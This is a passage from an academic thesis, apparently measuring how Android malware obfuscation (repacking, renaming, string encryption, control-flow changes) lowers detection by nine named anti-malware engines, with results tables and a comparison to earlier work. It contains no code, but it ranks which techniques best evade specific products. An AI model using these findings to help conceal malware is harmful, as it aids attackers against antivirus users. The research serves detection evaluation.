


Figure 4.6: Average detection rate for the obfuscated malware previous to 2013 (Excluded) (C.F. = Control Flow, R.M. = Reorder Member)

- **Renaming**: as showed in Fig. 4.6 this is the first technique that allows to decrease the median value. Before this technique we had that only a 25% of the tests had a detection rate lower than the 65%, with renaming technique half of the tests have a value lower than that.

- **Renaming All, C.F. + R.M. + Renaming (all)**: for these two techniques we have very similar results, they change only of a few percentage points. Then we can conclude that the control flow and the reorder member techniques don't affect in improving the obfuscation and in decreasing the detection rate. Seeing median values we can notice that with renaming all technique increase of a 25% the number of tests that has a detection rate lower than 55%. Moreover these techniques are the first that haven't a test with a detection rate greater than the 90%.

- **String Encryption, C.F. + R.M. + String Encryption**: as for the other cases for these two techniques we have very similar results, they change only of a few percentage points. Then we can conclude that the control flow and the reorder member techniques don't affect in improving the obfuscation and in decreasing the detection rate. These techniques have the bigger dispersion of values, in fact there are values form the 0 to the 100%. As for the renaming all techniques half of the tests have a detection rate lower than 55%.

- **All**: this combination of techniques is the most effective. We have that 75% of the tests have a detection rate lower than 45% and the remaining 25% doesn't exceed the 65%. Considering that this technique is applied on malware previous to 2013 we can conclude that anti-malware tools should improve their capabilities.

Instead in Fig. 4.7 we have the **results obtained obfuscating malware subsequent to 2013** (included). About it we can say:




Figure 4.7: Average detection rate for the obfuscated malware subsequent to 2013 (included)(C.F. = Control Flow, R.M. = Reorder Member)

- **Normal**: for the not obfuscated malware we have that 75% of the tests have a detection rate lower than the 80% but how we can see from the median a 25% of them are close to that threshold. However considering that these malware have not been obfuscated we can conclude that it's a very negative result for the anti-malware tools.

- **Repacking, Resign**: as showed by the Fig. 4.7 for these techniques we have very similar results, change only few percentage points. Knowing that the repacking technique is the simplest one we can conclude that resign doesn't affect in improving the obfuscation and in decreasing the detection rate. Using these techniques we have that 75% of the tests have a detection rate lower than 65% with a 25% of them under the 50%. Then, considering that they are the simplest techniques compared to the other, we can conclude that they are effective.

- **Control Flow, Reorder Member, C.F. + R.M.**: also in this case for these techniques we have very similar results, change only few percentage points. As we can see their combination doesn't decrease the detection rate. Seeing the medians we can notice that 25% of the tests have a detection rate concentrated around the 55% and another 50% is under that value.

- **Renaming**: as showed in Fig. 4.6 this technique allows to decrease the median value. Before this technique we had that half of the tests had a detection rate under the 55%, with this technique the detection rate for half of the tests drops to 45%.

- **Renaming All, C.F. + R.M. + Renaming (all)**: for these two techniques we have very similar results, they change only of a few percentage points. Then we can conclude that the control flow and the reorder member techniques don't affect in improving the obfuscation and in decreasing the detection rate. Seeing median values we can notice that with renaming all technique increase of a 25% the number of tests that has a detection rate lower than 35%. Moreover the 75% of the tests have a detection rate under the 45%, a great result for the obfuscated malware.

- **String Encryption, C.F. + R.M. + String Encryption**: as for the other cases for these two techniques we have very similar results, they change only of a few percentage points. Then we can conclude that the control flow and the reorder member techniques don't affect in improving the obfuscation and in decreasing the detection rate. We have very similar results to the renaming all ones, are only lower the average values.

- **All**: also in this case this combination of techniques is the most effective. We have that 75% of the tests have a detection rate lower than 35% and the 50% of them lower than 25%. The anti-malware tools seem to be not sufficient to detect malware obfuscated with this technique.

Then regarding the first part of experiments we have seen that, despite we have obfuscated malware belonging to years previous to 2013, techniques like renaming and string encryption still obtain important drops in the detection rate. In the second part of experiments the situation becomes more critical for the anti-malware engines. In fact even simple techniques like repacking reach interesting drops in the detection. In both these categories of experiments we have noticed also that resign, control flow and reorder member techniques used in combination with other ones don't affect in improving the obfuscation and in decreasing the detection rate.
Before making in the next subsection a temporal comparison between these results and the ones obtained in the work of Maiorca et al. [23] we want to show other important results. In detail, we asked ourselves for every obfuscation technique how many malware succeed to avoid the detection. To avoid the detection we mean how

many malware are not detected by any of the 9 anti-malware tools. Considering that the 9 engines that we have chosen are the most famous and used, if an obfuscated malware could evade them then probably we could conclude that no other tool should detect it. A very important result for obfuscation techniques. We can see in the Table 4.1 our results.

Obfuscation Techniques	**Malware previous 2013**	**Malware subsequent 2012**
Normal	0%	0,8%
Repacking	0%	2,4%
Resign	0%	2,4%
Reorder Member	0,3%	2,4%
Control Flow	0,3%	2,4%
R.M.+C.F.	0,3%	2,4%
Renaming	0,3%	3,2%
Renaming All	0,6%	5,2%
R.M.+C.F.+Renam.	0,6%	5,2%
String Encryp.	0,6%	9,2%
R.M.+C.F.+S. Encr.	0,6%	9,6%
All	9,5%	23,2%

Table 4.1: Percentage of malware that evade all the 9 anti-malware tools

As we notice from the Table 4.1 the column related to malware previous 2013, excluded the percentage for the combination of all obfuscation techniques, shows sufficient results. Instead, almost 10% of malware of more than 3 years ago succeed to evade all the most famous anti-malware tools is very worrying. And the situation precipitates in case of malware subsequent to 2012, even almost 1% of the not obfuscated malware aren't detected by any detection tool. Moreover in this case for the combination of all obfuscation techniques we arrive to have that almost a quarter of the malware analysed evade the detection of all the 9 engines used. Then we can conclude that these tools need to improve their capabilities.

4.4.2 Temporal comparison

In this subsection we want to make a temporal comparison on the results obtained, underlining how the obfuscation techniques effectiveness is changed obfuscating malware of different years. We can comparing our results also with the work of Maiorca et al. [23] (2014) Fig. 4.8.




Figure 4.8: Detection rate for obfuscated APK [23]

Also in their work, published in 2014, were obfuscated malware belonging to the years previous to 2013, but due to differences in the datasets and anti-malware tools used we cannot make a direct comparison. However we can use their results to check if in general almost two years later the effectiveness of the obfuscation techniques remained the same. In particular we can compare detection rate values of the original malware, the string encryption and the trivial + string encryption that is equivalent to our combination of all techniques. So comparing Fig. 4.8 and Fig. 4.6 we can see how in both the median value for the original malware is on the 100% then at least 50% of the experiments are detected by all the anti-malware used, instead in our results the remaining 50% obtained lower values but however, despite the differences in the datasets and in the detection tools, we can assert that the detection rate for the original malware remained the same. Approximatively, also for the string encryption technique we have a similar situation, in our work we have a median value of almost 60% instead in Fig. 4.8 is slightly higher than the 60%. So in both cases there are a 50% of results with a detection rate lower than 60% and the other 50% with a detection rate higher. A substantial difference can be seen comparing our results for the combination of all techniques with their equivalent Tri.+S.Enc.. In fact our results show a bigger decline in the detection rate for this technique. So from this comparison we can conclude that in the last two year the detection capabilities of the anti-malware tools remained the same, without the hint of a minimal improvement. Instead comparing Fig. 4.6 and Fig. 4.7 we can see how the same obfuscation techniques applied on more recent malware cause very high drops in the detection rate. In fact also repacking technique, the simplest one, that on malware previous to 2013 not achieve excellent results, applied on malware subsequent to 2013 reach important drops in the detection rate. If in Fig. 4.6 we had that 75% of the results have a detection rate higher than the 65%, in the case of the Fig. 4.7 we have that 75% of the results have a detection rate lower of that percentage. Also for techniques like control flow, reorder member and their combination we have that if applied on the more recent category of malware induce substantial drops in the detection rate. These techniques applied on malware belonging to years previous to 2013 could be considered as ineffective, instead if applied on malware subsequent to 2012 become effective. In the case of renaming and string encryption techniques in Fig. 4.6 we can see that half of the results had a detection rate higher to the 55%, instead in Fig. 4.7 75% of the results have a detection rate lower than that value. The combination of all the techniques was very effective yet on malware previous to 2013 then on the most recent malware it may have only improved its capabilities. In fact as we can see in the Fig. 4.6 only 25% of the results had a detection rate lower than 25% instead in Fig. 4.7 even the 50% of the results have a detection rate lower than that value.

Then from the considerations above we can say that these obfuscation techniques applied on recent malware are very effective and, as consequence, the anti-malware tools in the last years haven't improved their capabilities in detection. Also simplest techniques like repacking, that not require code modifications, can reach substantial drops in the detection rate. And this is an important consideration because malware authors have to evaluate the balance between effectiveness of the technique and the amount of work that it requires. In Fig. 4.9 are summarized the average detection rate for every obfuscation technique both for the category of malware belonging to years previous to 2013 and for the one with malware belonging to years subsequent to 2012. Seeing this figure we can notice that, excluding the not obfuscated malware and the combination of all techniques, every obfuscation strategy had an average detection rate higher than 55% for the malware previous to 2013 instead for latest years malware average values become lower than the 55%. Also this difference shows how much effectiveness these techniques have if applied on the latest years malware.

4.4.3 Evaluation on single anti-malware engine

In this subsection we want to compare the average detection rate of each anti-malware tool for some of the obfuscation techniques implemented with our framework. In the Fig. 4.10 we compare the average detection rate for the not obfuscated malware.

We can see how for the not obfuscated malware previous to 2013 only three anti-malware tools obtain not sufficient results (under the 90%), instead for the latest malware become five. These detection engines have difficulties also in the detection of the original malware and probably in the last years they haven't updated their malware database. In Fig. 4.11 we can notice how repacking was an effective technique only against four anti-malware tools when applied on malware previous to 2013, instead when applied on malware belonging to the last years causes important drops in




Figure 4.9: Average detection rate for obfuscated malware




Figure 4.10: Average detection rate for not obfuscated malware

detection rate (considering their simplicity of deployment) for other two anti-malware solutions.

The Fig. 4.12 represents the average detection rate for the renaming all technique. As we can see it's the first technique that shows their effectiveness also on the malware previous to 2013. In fact it causes a decline in the detection rate also in anti-malware tools like Kaspersky, Avast and Sophos that showed good capabilities. This technique improves its effectiveness when applied on more recent malware in fact 7 engines seem to be not able to contrast it.

Also for the string encryption technique, as showed in Fig. 4.13, we have a situation similar to that above. In the category of malware previous to 2013 half of the detection tools seems to be effective against this technique, instead in the other category of malware only two have an average detection rate higher than the 50%. Finally in Fig. 4.14 we can see the average detection rate for the combination of all the obfuscation techniques implemented by our framework. This technique is the most




Figure 4.11: Average detection rate for malware obfuscated with repacking technique




Figure 4.12: Average detection rate for malware obfuscated with rename all technique




Figure 4.13: Average detection rate for malware obfuscated with string encryption technique

